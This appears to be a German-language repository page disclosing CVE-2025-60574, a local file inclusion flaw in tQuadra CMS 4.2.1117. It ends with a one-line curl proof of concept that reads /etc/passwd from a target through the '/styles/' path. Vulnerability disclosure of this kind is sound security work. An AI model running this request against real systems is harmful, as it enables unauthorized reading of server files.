 jacopoaugelli/cve-2025-60574
Proof-of-Concept-Exploit für CVE-2025-60574, eine Local-File-Inclusion-Schwachstelle in tQuadra CMS 4.2.1117, die das Abrufen beliebiger Dateien über manipulierte GET-Anfragen ermöglicht.

Stefano Andreatta & Jacopo Candido Augelli

Eine Local File Inclusion (LFI)-Schwachstelle wurde in tQuadra CMS 4.2.1117 identifiziert. Das Problem besteht im Pfad "/styles/", der die vom Benutzer bereitgestellten Eingaben nicht ordnungsgemäß bereinigt. Ein Angreifer kann dies ausnutzen, indem er eine manipulierte GET-Anfrage sendet, um beliebige Dateien vom zugrunde liegenden System abzurufen.
Entdecker: Stefano Andreatta & Jacopo Candido Augelli
CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:N/A:N
curl -s https://vulnerable.site.com/styles//etc/passwd --output - | gunzip